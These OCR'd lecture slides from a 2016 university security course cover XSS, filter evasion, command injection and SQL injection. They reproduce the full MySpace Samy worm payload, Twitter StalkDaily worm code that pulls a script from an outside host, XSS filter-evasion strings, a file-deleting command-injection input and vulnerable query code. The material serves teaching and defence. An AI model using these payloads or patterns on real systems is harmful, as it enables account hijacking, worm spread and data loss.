CSE 484 / CSE M 584: Computer Security and Privacy

Web Security: Web Application Security [continued]

Spring 2016

Franziska (Franzi) Roesner
franzi@cs.washington.edu


Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, Yoshi Kohno, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Admin: Final Projects

- **Final project:** 12-15 minute video about security topic of your choice
- Groups of 1-3 people
- **Deadline #1 is on Friday!**
  - Upload to Catalyst a PDF file that contains
    - (1) your group members' names and UWNetIDs and
    - (2) a brief description of the topic of your presentation.

Recap: Cross-Site Scripting (XSS)


Cross-Site Scripting (XSS)



Reflected XSS

- User is tricked into visiting an honest website
  - Phishing email, link in a banner ad, comment in a blog
- Bug in website code causes it to echo to the user's browser an arbitrary attack script
  - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites
  - This violates the "spirit" of the same origin policy


Basic Pattern for Reflected XSS



Where Malicious Scripts Lurk

- User-created content
  - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
  - Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS


Attack server
4 steal valuable data
1
Inject malicious script
2 request content
3 receive malicious script
User victim
Store bad stuff
Users view or download content
Server victim

Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
  - If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but
with pictures, videos, and so much more!  ");
var xss = urlencode('http://www.stalkdaily.com"></a><script src="http://
mikeyylolz.uuuq.com/x.js"></script><script src="http://mikeyylolz.uuuq.com/x.js"></
script><a ');
var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST", "authenticity_token="+authtoken
+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST", "authenticity_token="+authtoken
+"&user[url]="+xss+"&tab=home&update=update")
```

http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/

Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
  - Use a good escaping library
    - OWASP ESAPI (Enterprise Security API)
    - Microsoft's AntiXSS
  - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
    - ' becomes ' " becomes " & becomes &
  - Find one for your language of choice

Evading XSS Filters

- Preventing injection of scripts into HTML is hard!
  - Blocking "<" and ">" is not enough
  - Event handlers, stylesheets, encoded inputs (%3C), etc.
  - phpBB allowed simple HTML tags like <b>

    <b c=">" onmouseover="script" x="<b ">Hello<b>
- Beware of filter evasion tricks (XSS Cheat Sheet)
  - If filter allows quoting (of <script>, etc.), beware of malformed quoting: **<IMG """><SCRIPT>alert("XSS")</SCRIPT>">**
  - Long UTF-8 encoding
  - Scripts are not only in <script>:

    <iframe src='https://bank.com/login' onload='steal()'>

http://namb.la/popular/tech.html

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- … but does allow tags for CSS.
  -
- But MySpace will strip out "javascript"
  - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
  - Convert from decimal instead:
    alert('double quote: ' + String.fromCharCode(34))

http://namb.la/popular/tech.html

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://
www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return
findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N
+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P
+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}
eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)
+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return
findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var
V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var
Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var
AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE)
{AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}
var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}
var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/
index.cfm?fuseaction=user.viewProfile&friendID='+AN
+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!
=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2)
{return false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

http://namb.la/popular/tech.html

MySpace Worm (3)

- *"There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!"*
- Started on "samy" MySpace page
- Everybody who visits an infected page, becomes infected and adds "samy" as a friend and hero
- 5 hours later "samy" has 1,005,831 friends
  - Was adding 1,000 friends per second at its peak

Command Injection and SQL Injection

Recall: PHP

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

  <input value=<?php echo $myvalue; ?>>
- Can embed variables in double-quote strings

  $user = "world"; echo "Hello $user!";

  or $user = "world"; echo "Hello" . $user . "!";
- Form data in global arrays $_GET, $_POST, …

Command Injection in PHP

http://victim.com/copy.php?name=username

copy.php includes

system("cp temp.dat $name.dat")

User calls

http://victim.com/copy.php?name="a; rm *"

copy.php executes

system("cp temp.dat a; rm *.dat");

SQL

- Widely used database query language
- Fetch a set of records

  SELECT * FROM Person WHERE Username= 'Franzi'
- Add data to the table

  INSERT INTO Key (Username, Key) VALUES ('Franzi' , 3611BBFF)
- Modify data


  UPDATE Keys SET Key=FA33452D WHERE PersonID=5
- Query syntax (mostly) independent of vendor

Typical Query Generation Code


```
$selecteduser = $_GET['user'];
$sql = "SELECT Username, Key FROM Key " .
       "WHERE Username='$selecteduser'";
$rs = $db->executeQuery($sql);
```

What if **'user'** is a malicious string that changes the meaning of the query?


Typical Login Prompt



User Input Becomes Part of Query

